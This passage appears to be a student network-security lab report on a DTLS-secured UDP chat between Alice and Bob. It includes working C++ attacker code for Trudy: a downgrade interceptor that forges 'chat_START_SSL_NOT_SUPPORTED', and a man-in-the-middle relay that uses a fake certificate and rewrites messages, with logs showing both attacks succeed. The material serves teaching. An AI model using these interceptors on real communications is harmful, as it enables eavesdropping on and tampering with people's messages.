    sendto(server_fd, msg, strlen(msg), 0, (struct sockaddr *)&client_addr, client_addr_len);
    cout<<"Sent chat_START_SSL_ACK"<<endl;
```

```
setup_dtls();
//call make_secure_handshake in thread
thread secure_thread(&Server::make_secure_handshake, this);
secure_thread.detach();
```

- **Setting up DTLS:** The setup_dtls() method initializes the DTLS context (ctx) and loads the server's certificate and private key. It sets up the DTLS context to verify the client's certificate and sets up the callback functions for generating and verifying cookies. Finally, it creates a UDP socket (fd) and binds it to a specific port (SSPORT) for secure communication.

```
void setup_dtls() {

    cout<<"Setting up DTLS"<<endl;
    // DTLS setup has not been done, set it up
    SSL_library_init();
    OpenSSL_add_all_algorithms();
    SSL_load_error_strings();

    this->ctx = SSL_CTX_new(DTLS_server_method());
    if (this->ctx == NULL) {
        ERR_print_errors_fp(stderr);
        return;
    }

    typedef int (*new_session_cb)(SSL *ssl, SSL_SESSION *sess);
    typedef SSL_SESSION *(*get_session_cb)(SSL *ssl, const struct ssl_session_st *sess);

    this->new_addr.sin_family = AF_INET;
    this->new_addr.sin_port = htons(SSPORT);
    this->new_addr.sin_addr.s_addr = INADDR_ANY;

    this->fd = socket(this->new_addr.sin_family, SOCK_DGRAM, 0);
    if (this->fd < 0) {
        perror("socket fd");
        return;
    }

    if (bind(this->fd, (struct sockaddr *)&this->new_addr, sizeof(this->new_addr)) < 0) {
        perror("bind fd");
        return;
    }

    if (SSL_CTX_use_certificate_file(this->ctx, "bob.crt", SSL_FILETYPE_PEM) <= 0) {
        ERR_print_errors_fp(stderr);
        return;
    }
    if (SSL_CTX_use_PrivateKey_file(this->ctx, "bob.pem", SSL_FILETYPE_PEM) <= 0) {
        ERR_print_errors_fp(stderr);
        return;
    }
    if (!SSL_CTX_check_private_key(this->ctx)) {
        ERR_print_errors_fp(stderr);
        return;
    }
    SSL_CTX_set_verify(this->ctx, SSL_VERIFY_PEER, verify_peer);
    SSL_CTX_set_read_ahead(this->ctx, 1);
    SSL_CTX_set_cookie_generate_cb(this->ctx, generate_cookie);
    SSL_CTX_set_cookie_verify_cb(this->ctx, verify_cookie);
    cout<<"Certificate verification succeeded"<<endl;

    this->bio = BIO_new_dgram(this->fd, BIO_NOCLOSE);
    if (this->bio == NULL) {
        ERR_print_errors_fp(stderr);
        return;
    }
    this->timeout.tv_sec = 5;
    this->timeout.tv_usec = 0;
    BIO_ctrl(bio, BIO_CTRL_DGRAM_SET_RECV_TIMEOUT, 0, &this->timeout);
    this->ssl = SSL_new(this->ctx);
    if (this->ssl == NULL) {
        ERR_print_errors_fp(stderr);
        return;
    }
   SSL_set_bio(this->ssl, this->bio, this->bio);

}
```


- **Secure Communication:** Inside the make_secure_handshake() method, once the secure connection is established, the server sends a "chat_hello_secure" message to the client and waits for an acknowledgment. Once the acknowledgment ("chat_hello_secure_ack") is received from the client, it creates an IOServer object to handle secure communication with the client. Two separate threads (read_thread and write_thread) are started to read from and write to the secure socket concurrently.

```
char buffer[1024];
memset(buffer, 0, 1024);
while(strcmp(buffer, "chat_hello_secure_ack") != 0) {
    char *msg = (char*)"chat_hello_secure\0";
    SSL_write(this->ssl, msg, strlen(msg));
    cout<<"Sent chat_hello_secure"<<endl;

    fd_set read_fds;
    struct timeval timeout;
    int result;

    // Clear the read file descriptor set
    FD_ZERO(&read_fds);

    // Add the client socket file descriptor to the read file descriptor set
    FD_SET(SSL_get_fd(ssl), &read_fds);

    // Set the timeout value to 10 seconds
    timeout.tv_sec = 10;
    timeout.tv_usec = 0;

    // Wait for input for a maximum of 10 seconds
    result = select(SSL_get_fd(ssl) + 1, &read_fds, NULL, NULL, &timeout);
    if (result == -1) {
        perror("select");
        // return;
    } else if (result == 0) {
        cout << "No input received within 10 seconds." << endl;
        continue; // Continue the loop to check for stop condition
    }

    try {
        recv_len = SSL_read(ssl, buffer, 1024);
    } catch (exception e) {
        continue;
    }
    cout << inet_ntoa(server_addr.sin_addr) << ":" << ntohs(server_addr.sin_port) << " >> " << buffer << endl;
}
```

- **Closing Connection:** When the client sends a "chat_close" message, the respective stop flag is set to true, indicating the termination of the communication. The threads for reading and writing to the socket join back to the main thread, and the connection with the client is closed.

```
if (strcmp(buffer, "chat_close") == 0) {
    // send a message to the client
    *this->stop = true;
    break;
}
```

Output:


PROBLEMS
OUTPUT
DEBUG CONSOLE
TERMINAL
PORTS
root@alice1:~/Alice# g++ p2pChat.cpp -o task2 -lssl -lpthread -lcrypto
root@alice1:~/Alice# ./task2 -c bob1
Sent chat_hello
172.31.0.3:12345 >> chat_ok_reply
172.31.0.3:12345 >> chat_START_SSL_ACK
UDP connection established
SSL connection successful
Connected to the server
172.31.0.3:12345 >> chat_hello_secure
Hello Bob
Bob >> Hi Alice
Bye
chat_close
Connection closed Successfully
root@alice1:~/Alice# ./task2 -c bob1
Sent chat_hello
172.31.0.3:12345 >> chat_ok_reply
172.31.0.3:12345 >> chat_START_SSL_ACK
UDP connection established
SSL connection successful
Connected to the server
172.31.0.3:12345 >> chat_hello_secure
Hi Bob again
Bob >> How are you Alice
Bye
chat_close
Connection closed Successfully
root@alice1:~/Alice#
root@bob1:~/Bob# g++ p2pChat.cpp -o task2 -lssl -lpthread -lcrypto
root@bob1:~/Bob# ./task2 -s
Server is running on IP 0.0.0.0
Server is running on port 12345
172.31.0.2:53061 >> chat_hello
Sent chat_ok_reply
172.31.0.2:53061 >> chat_START_SSL
Sent chat_START_SSL_ACK
172.31.0.2:53061 >> ACK
Setting up DTLS
Certificate verification succeeded
Server accepted the secure connection
Sent chat_hello_secure
172.31.0.2:53061 >> chat_hello_secure_ack
Alice >> Hello Bob
Hi Alice
Alice >> Bye
Alice >> chat_close
Connection closed by client
Server listening for another connection
172.31.0.2:37120 >> chat_hello
Sent chat_ok_reply
172.31.0.2:37120 >> chat_START_SSL
Sent chat_START_SSL_ACK
172.31.0.2:37120 >> ACK
Setting up DTLS
Certificate verification succeeded
Server accepted the secure connection
Sent chat_hello_secure
172.31.0.2:37120 >> chat_hello_secure_ack
Alice >> Hi Bob again
How are you Alice
Alice >> Bye
Alice >> chat_close
Connection closed by client
Server listening for another connection

Task-3

Client Side:

→ There is only one change for performing task 3 which is switching to the unsecured chat communication mode and the rest of the code is the same as task 2.

```
void makeUnsecureChat() {
    struct sockaddr_in server_addr2, client_addr2;
    server_addr2.sin_family = AF_INET;
    server_addr2.sin_port = htons(USPORT);
    server_addr2.sin_addr.s_addr = inet_addr(inet_ntoa(server_addr.sin_addr));

    int fd = socket(AF_INET, SOCK_DGRAM, 0);
    if (fd < 0) {
        perror("socket fd");
        return;
    }
    client_addr2.sin_family = AF_INET;
    client_addr2.sin_port = htons(USPORT);
    client_addr2.sin_addr.s_addr = INADDR_ANY;
    if (bind(fd, (struct sockaddr *)&client_addr2, sizeof(client_addr2)) < 0) {
        perror("bind fd");
        return;
    }
    thread read_thread(&Client::unSecRead, this, fd, server_addr2);
    thread write_thread(&Client::unSecWrite, this, fd, server_addr2);
    read_thread.join();
    write_thread.join();
}
```


Server Side:

→ There is only one change for performing task 3 which is switching to the unsecured chat communication mode and the rest of the code is the same as task 2.

```
void makeUnSecureChat() {
    sockaddr_in client_addr2;
    client_addr2.sin_family = AF_INET;
    client_addr2.sin_port = htons(USPORT);
    client_addr2.sin_addr.s_addr = inet_addr(client_ip);

    // thread to read from the socket
    thread read_thread(&Server::unSecRead, this);
    // thread to write to the socket
    thread write_thread(&Server::unSecWrite, this, client_addr2);
    read_thread.join();
    write_thread.join();
}
```

Trudy Side (Downgrade Attack):

- **Function to Get IP Address (get_ip_address()):** This function takes a server name as input and returns its corresponding IP address. It uses the getaddrinfo() function to get the address information associated with the given server name. Once the address information is obtained, it extracts the IP address and returns it as a string.



```c
char * get_ip_address(char * server_name) {
    struct addrinfo hints;
    struct addrinfo *res;
    int status;
    char * ip_address = (char *)malloc(16);
    memset(&hints, 0, sizeof (hints));
    hints.ai_family = AF_UNSPEC;
    hints.ai_socktype = SOCK_DGRAM;

    if ((status = getaddrinfo(server_name, NULL, &hints, &res)) != 0) {
        fprintf(stderr, "getaddrinfo: %s\n", gai_strerror(status));
        return NULL;
    }

    struct sockaddr_in *ipv4 = (struct sockaddr_in *)res->ai_addr;
    void *addr = &(ipv4->sin_addr);
    inet_ntop(res->ai_family, addr, ip_address, 16);
    return ip_address;
}
```


- **Interceptor Function (interceptor()):** This function intercepts messages between client and server, and forwards them to each other. It listens on a UDP socket for messages from both the client and the server then relays them accordingly. If a message is an SSL handshake message ("chat_START_SSL_ACK"), it intercepts it and responds with "chat_START_SSL_NOT_SUPPORTED".

```
// interceptor of messages, pass the udp messages from alice to bob and vice versa
void interceptor(int udp_socket, sockaddr_in server_addr1, sockaddr_in server_addr2, sockaddr_in server_addr2_data) {
    char * server_ip1;
    char * server_ip2;
    string ip1 = inet_ntoa(server_addr1.sin_addr);
    string ip2 = inet_ntoa(server_addr2.sin_addr);

    server_ip1 = (char *)ip1.c_str();
    server_ip2 = (char *)ip2.c_str();

    cout << "Intercepting messages from " << server_ip1 << " and " << server_ip2 << endl;
    int port1 = SPORT;
    int port2 = SPORT;
    char buffer[buffer_size];
    while (true) {
        memset(buffer, 0, buffer_size);
        sockaddr_in client_addr;
        socklen_t client_addr_len = sizeof(client_addr);
        recvfrom(udp_socket, buffer, buffer_size, 0, (struct sockaddr *)&client_addr, &client_addr_len);
        char * ip = inet_ntoa(client_addr.sin_addr);
        cout << "Received message from " << ip << ": " <<"port : "<<ntohs(client_addr.sin_port) <<" "<<buffer << endl;
        if (strcmp(buffer, "chat_START_SSL_ACK\0") == 0) {
            cout << "Intercepted SSL handshake message" << endl;
            memset(buffer, 0, buffer_size);
            strcpy(buffer, "chat_START_SSL_NOT_SUPPORTED\0");
        }
        if (strcmp(ip, server_ip1) == 0) {
            port1 = ntohs(client_addr.sin_port);
            server_addr2.sin_port = htons(port2);
            if(port1 == USPORT)
                server_addr2.sin_port = htons(USPORT);
            port2 = ntohs(client_addr.sin_port);
            cout << "sending to " << server_ip2 << " on port " << port2 << " prev port "<< port1 << endl;
            sendto(udp_socket, buffer, strlen(buffer), 0, (struct sockaddr *)&server_addr2, sizeof(server_addr2));
        } else if (strcmp(ip, server_ip2) == 0) {
            port2 = ntohs(client_addr.sin_port);
            server_addr1.sin_port = htons(port1);
            if(port2 == USPORT)
                server_addr2.sin_port = htons(USPORT);
            port1 = ntohs(client_addr.sin_port);
            cout << "sending to " << server_ip1 << " on port " << port1 << " prev port "<< port2 << endl;
            sendto(udp_socket, buffer, strlen(buffer), 0, (struct sockaddr *)&server_addr1, sizeof(server_addr1));
        }
    }

}
```

- **Main Function:** The main() function checks the command-line arguments to determine whether the program should act as an interceptor or not. If -d flag is provided, it invokes the interceptor() function in two separate threads to intercept messages between two servers. Each thread listens on a UDP socket and forwards messages between the servers.

```
int main(int argc, char ** args) {
    if (argc < 4) {
        cout << "Usage: " << args[0] << " [-d <hostname1> <hostname2>]" << endl;
        return 1;
    }

    // if args[1] is -d, then we are in the interceptor mode
    if (strcmp(args[1], "-d") == 0) {
        char * server_name1 = args[2];
        char * server_name2 = args[3];
        char * server_ip1;
        char * server_ip2;
        // get the ip address of the server from the hostname
        server_ip1 = get_ip_address(server_name1);
        server_ip2 = get_ip_address(server_name2);
        // create a udp socket to listen to messages from alice
        int udp_socket = socket(AF_INET, SOCK_DGRAM, 0);
        struct sockaddr_in server_addr;
        server_addr.sin_family = AF_INET;
        server_addr.sin_port = htons(SPORT);
        server_addr.sin_addr.s_addr = INADDR_ANY;
        bind(udp_socket, (struct sockaddr *)&server_addr, sizeof(server_addr));
        sockaddr_in server_addr1;
        server_addr1.sin_family = AF_INET;
        server_addr1.sin_port = htons(SPORT);
        server_addr1.sin_addr.s_addr = inet_addr(server_ip1);

        sockaddr_in server_addr2;
        server_addr2.sin_family = AF_INET;
        server_addr2.sin_port = htons(SPORT);
        server_addr2.sin_addr.s_addr = inet_addr(server_ip2);

        sockaddr_in server_addr2_data;
        server_addr2_data.sin_family = AF_INET;
        server_addr2_data.sin_port = htons(USPORT);
        server_addr2_data.sin_addr.s_addr = inet_addr(server_ip2);
        // interceptor(udp_socket, server_addr1, server_addr2);
        thread t1(interceptor, udp_socket, server_addr1, server_addr2,server_addr2_data);

        int udp_socket2 = socket(AF_INET, SOCK_DGRAM, 0);
        struct sockaddr_in host_addr;
        host_addr.sin_family = AF_INET;
        host_addr.sin_port = htons(USPORT);
        host_addr.sin_addr.s_addr = INADDR_ANY;

        bind(udp_socket2, (struct sockaddr *)&host_addr, sizeof(host_addr));
        sockaddr_in server_addr3;
        server_addr3.sin_family = AF_INET;
        server_addr3.sin_port = htons(SPORT);
        server_addr3.sin_addr.s_addr = inet_addr(server_ip1);

        sockaddr_in server_addr4;
        server_addr4.sin_family = AF_INET;
        server_addr4.sin_port = htons(SPORT);
        server_addr4.sin_addr.s_addr = inet_addr(server_ip2);

        sockaddr_in server_addr4_data;
        server_addr4_data.sin_family = AF_INET;
        server_addr4_data.sin_port = htons(USPORT);
        server_addr4_data.sin_addr.s_addr = inet_addr(server_ip2);
        // cout << "Intercepting messages from " << inet_ntoa(server_addr3.sin_addr) << " and " << inet_ntoa(server_addr4.sin_addr) << endl;
        thread t2(interceptor, udp_socket2, server_addr3, server_addr4,server_addr4_data);

        t1.join();
        t2.join();


    }
    return 0;
}
```

Output:


root@alice1:~/Alice# g++ p2pChat.cpp -o task3 -lssl -lcrypto -lpthread
root@alice1:~/Alice# ./task3 -c bob1
Sent chat_hello
Bob:12345 >> chat_ok_reply
Bob:12345 >> chat_START_SSL_NOT_SUPPORTED
Bob does not have capability to set up secure chat.....
Hi Bob
Bob >> Hi alice
Bye Bob
Bob >> Bye Alice
chat_close
Unsecure Write thread closed
Unsecure Read thread closed
root@alice1:~/Alice#
root@trudy1:~/Trudy# g++ secure_chat_interceptor.cpp -o task3 -lssl -lcrypto -lpthread
root@trudy1:~/Trudy# ./task3 -d alice1 bob1
Intercepting messages from 172.31.0.2 and 172.31.0.3
Intercepting messages from 172.31.0.2 and 172.31.0.3
Received message from 172.31.0.2: port : 12345 chat_hello
sending to 172.31.0.3 on port 12345 prev port 12345
Received message from 172.31.0.3: port : 12345 chat_ok_reply
sending to 172.31.0.2 on port 12345 prev port 12345
Received message from 172.31.0.2: port : 12345 chat_START_SSL
sending to 172.31.0.3 on port 12345 prev port 12345
Received message from 172.31.0.3: port : 12345 chat_START_SSL_ACK
Intercepted SSL handshake message
sending to 172.31.0.2 on port 12345 prev port 12345
Received message from 172.31.0.2: port : 12345 ACK
sending to 172.31.0.3 on port 12345 prev port 12345
Received message from 172.31.0.2: port : 12346 Hi Bob
sending to 172.31.0.3 on port 12346 prev port 12346
Received message from 172.31.0.3: port : 12346 Hi alice
sending to 172.31.0.2 on port 12346 prev port 12346
Received message from 172.31.0.2: port : 12346 Bye Bob
sending to 172.31.0.3 on port 12346 prev port 12346
Received message from 172.31.0.3: port : 12346 Bye Alice
sending to 172.31.0.2 on port 12346 prev port 12346
Received message from 172.31.0.2: port : 12346 chat_close
sending to 172.31.0.3 on port 12346 prev port 12346
root@bob1:~/Bob# g++ p2pChat.cpp -o task3 -lssl -lcrypto -lpthread
root@bob1:~/Bob# ./task3 -s
Server is running on IP 0.0.0.0
Server is running on port 12345
Listening for new Connections
Alice:12345 >> chat_hello
Sent chat_ok_reply
Alice:12345 >> chat_START_SSL
Sent chat_START_SSL_ACK
Alice:12345 >> ACK
Setting up DTLS
Certificate verification succeeded
Listening for new Connections
Secure chat not possible
Alice >> Hi Bob
Hi alice
Alice >> Bye Bob
Bye Alice
Alice >> chat_close
Unsecure Read thread closed
Unsecure Write thread closed

Task-4

Client Side:

→ There is only one change for performing task 3 which is switching to the unsecured chat communication mode and the rest of the code is the same as task 2.

```
void makeUnsecureChat() {
    struct sockaddr_in server_addr2, client_addr2;
    server_addr2.sin_family = AF_INET;
    server_addr2.sin_port = htons(USPORT);
    server_addr2.sin_addr.s_addr = inet_addr(inet_ntoa(server_addr.sin_addr));

    int fd = socket(AF_INET, SOCK_DGRAM, 0);
    if (fd < 0) {
        perror("socket fd");
        return;
    }
    client_addr2.sin_family = AF_INET;
    client_addr2.sin_port = htons(USPORT);
    client_addr2.sin_addr.s_addr = INADDR_ANY;
    if (bind(fd, (struct sockaddr *)&client_addr2, sizeof(client_addr2)) < 0) {
        perror("bind fd");
        return;
    }
    thread read_thread(&Client::unSecRead, this, fd, server_addr2);
    thread write_thread(&Client::unSecWrite, this, fd, server_addr2);
    read_thread.join();
    write_thread.join();
}
```

Server Side:

→ There is only one change for performing task 3 which is switching to the unsecured chat communication mode and the rest of the code is the same as task 2.

```
void makeUnSecureChat() {
    sockaddr_in client_addr2;
    client_addr2.sin_family = AF_INET;
    client_addr2.sin_port = htons(USPORT);
    client_addr2.sin_addr.s_addr = inet_addr(client_ip);

    // thread to read from the socket
    thread read_thread(&Server::unSecRead, this);
    // thread to write to the socket
    thread write_thread(&Server::unSecWrite, this, client_addr2);
    read_thread.join();
    write_thread.join();
}
```

Trudy Side (MITM Attack):

a) Trudy's Client and Server code:

→ Code is the same as task 2 only changes are explained here.

- Trudy when gets the message from Alice/Bob, the option comes for the alteration that Trudy wants to modify the message or not. If Trudy says Yes then he enters a new message and sends it to Alice/Bob.

```
    // function to contineously write to the socket
    void write_to_socket(vector<string> & victim1msgs) {
        char buffer[1024];
        while (!*this->client_stop) {
            while(victim1msgs.size() > 0){
                strcpy(buffer, victim1msgs[0].c_str());
                victim1msgs.erase(victim1msgs.begin());
                // take input to as modify or not message
                cout<<"Do you want to modify the message?"<<buffer<<" (yes/no)"<<endl;
                char modify[10];
                cin.getline(modify, 10);

                if (strcmp(modify, "yes") == 0) {
                    cout<<"Enter the modified message"<<endl;
                    // erase buffer
                    memset(buffer, 0, 1024);
                    cin.getline(buffer, 1024);
                    cout<<"Modified message is "<<buffer<<endl;
                }
                if (SSL_write(ssl, buffer, strlen(buffer)) < 0) {
                    perror("SSL_write");
                    return;
                }
                if (strcmp(buffer, "chat_close") == 0) {
                    // send a message to the client
                    *this->client_stop = true;
                    break;
                }
            }
        }
    }
};
```

b) Active interceptor code:

- **Function: handleFirstVictim:** Accepts two vectors to store messages exchanged between victims. Creates a Server object with the provided server_name1. Invokes the listen_to_messages method of the Server object to start listening for messages. Initiates a secure handshake between victims using the make_secure_handshake method of the Server object.

```
void handleFirstVictim (string server_name1, vector<string> & victim1msgs, vector<string> & victim2msgs) {
    Server server = Server(server_name1);
    cout<<"Trudy Server for "<<server_name1<<endl;
    server.listen_to_messages(victim1msgs, victim2msgs);
}
```

- **Function: handleSecondVictim:** Accepts the IP address of the server, the name of the client, and vectors to store messages exchanged between victims. Creates a Client object with the provided server IP and client name. If the initiation of the handshake is successful, invoke the initiate_secure_handshake method of the Client object to establish a secure connection.

```
void handleSecondVictim (char * server_ip, string your_name, vector<string> & victim1msgs, vector<string> & victim2msgs) {
    Client client = Client(server_ip, your_name);
    cout<<"Trudy Client for "<<your_name<<" having ip as "<<server_ip<<endl;
    if (client.initiate_handshake()){
        client.initiate_secure_handshake(victim1msgs, victim2msgs);
    }
}
```

- **Main Function:** Validates the command-line arguments to ensure proper usage. Parses the command-line arguments to determine the mode of operation. If the mode is -m (for intercepting messages):
  - Retrieves the hostnames of the victims from the command-line arguments.
  - Obtains the IP addresses of the victims using the get_ip_address function.
  - Spawns two threads to handle communication with each victim concurrently, passing the required parameters.
    - Waits for both threads to finish execution before exiting.

```cpp
int main(int argc, char *argv[]) {
    if (argc < 4) {
        cout << "Usage: " << argv[0] << " [-m <Hostname> <Hostname>]" << endl;
        return 1;
    }
    char * server_name1 = argv[2];
    char * server_name2 = argv[3];
    string server_ip1;
    string server_ip2;
    // get the ip address of the server from the hostname
    server_ip1 = get_ip_address(server_name1);
    server_ip2 = get_ip_address(server_name2);
    cout << "Intercepting messages from " << server_ip1 << " and " << server_ip2 << endl;

    char * ip1 = (char *)server_ip1.c_str();
    char * ip2 = (char *)server_ip2.c_str();

    if (strcmp(argv[1], "-m") == 0) {

        vector<string> victim1msgs, victim2msgs;
        thread handleFirstVictimThread(handleFirstVictim, server_name1, ref(victim1msgs), ref(victim2msgs));
        thread handleSecondVictimThread(handleSecondVictim, ip2, server_name2, ref(victim1msgs), ref(victim2msgs));
        handleFirstVictimThread.join();
        handleSecondVictimThread.join();
    } else {
        cout << "Usage: " << argv[0] << " [-s] [-c <IP address/Hostname>]" << endl;
        return 1;
    }
}
```

Output:

```
root@alice1:~/Alice# g++ p2pChat.cpp -o task4 -lssl -lcrypto -lpth
read
root@alice1:~/Alice# ./task4 -c bob1
Sent chat_hello
Bob:12345 >> chat_ok_reply
Bob:12345 >> chat_START_SSL_ACK
UDP connection established
SSL connection successful
Connected to the server
Bob:12345 >> chat_hello_secure

Hi Bob

Bob >> Hi Alice
How are you?

Bob >> Playing cricket
chat_close
Connection closed Successfully
root@alice1:~/Alice#
```

```
root@trudy1:~/Trudy# g++ secure_chat_active_interceptor.cpp -o tas
k4 -lssl -lcrypto -lpthread
root@trudy1:~/Trudy# ./task4 -m alice1 bob1
Intercepting messages from 172.31.0.2 and 172.31.0.3
In Trudy Bob ip address is 172.31.0.3
Trudy Client for bob1 having ip as 172.31.0.3
Sent chat_hello to Bob
Server is running on IP 0.0.0.0
Server is running on port 12345
Trudy Server for alice1
Listening for new Connections on port
172.31.0.3:12345 >> chat_ok_reply
172.31.0.3:12345 >> chat_START_SSL_ACK
Using certificate: fakebob.crt
Using key: fakebob.pem
UDP connection established
SSL connection successful
Connected to the server
172.31.0.3:12345 >> chat_hello_secure

172.31.0.2:12345 >> chat_hello
Sent chat_ok_reply on port:
172.31.0.2:12345 >> chat_START_SSL
Sent chat_START_SSL_ACK
172.31.0.2:12345 >> ACK
Setting up DTLS
Using certificate: fakebob.crt
Using key: fakebob.pem
Certificate verification succeeded
Server accepted the secure connection
Sent chat_hello_secure
172.31.0.2:12345 >> chat_hello_secure_ack

alice1 >> Hi Bob
Do you want to modify the message?Hi Bob (yes/no)
no

bob1 >> Hi Alice
Do you want to modify the message?Hi Alice (yes/no)
no

alice1 >> How are you?
Do you want to modify the message?How are you? (yes/no)
yes
Enter the modified message
What are you doing?
Modified message is What are you doing?

bob1 >> In meeting
Do you want to modify the message?In meeting (yes/no)
yes
Enter the modified message
Playing cricket
Modified message is Playing cricket

alice1 >> chat_close
Do you want to modify the message?chat_close (yes/no)
no
Connection closed Successfully
root@trudy1:~/Trudy#
```

```
root@bob1:~/Bob# g++ p2pChat.cpp -o task4 -lssl -lcrypto -lpthrea
d
root@bob1:~/Bob# ./task4 -s
Server is running on IP 0.0.0.0
Server is running on port 12345
Listening for new Connections
Alice:58852 >> chat_hello
Sent chat_ok_reply
Alice:58852 >> chat_START_SSL
Sent chat_START_SSL_ACK
Alice:58852 >> ACK
Setting up DTLS
Certificate verification succeeded
Listening for new Connections
Server accepted the secure connection
Sent chat_hello_secure
Alice:58852 >> chat_hello_secure_ack

Alice >> Hi Bob
Hi Alice

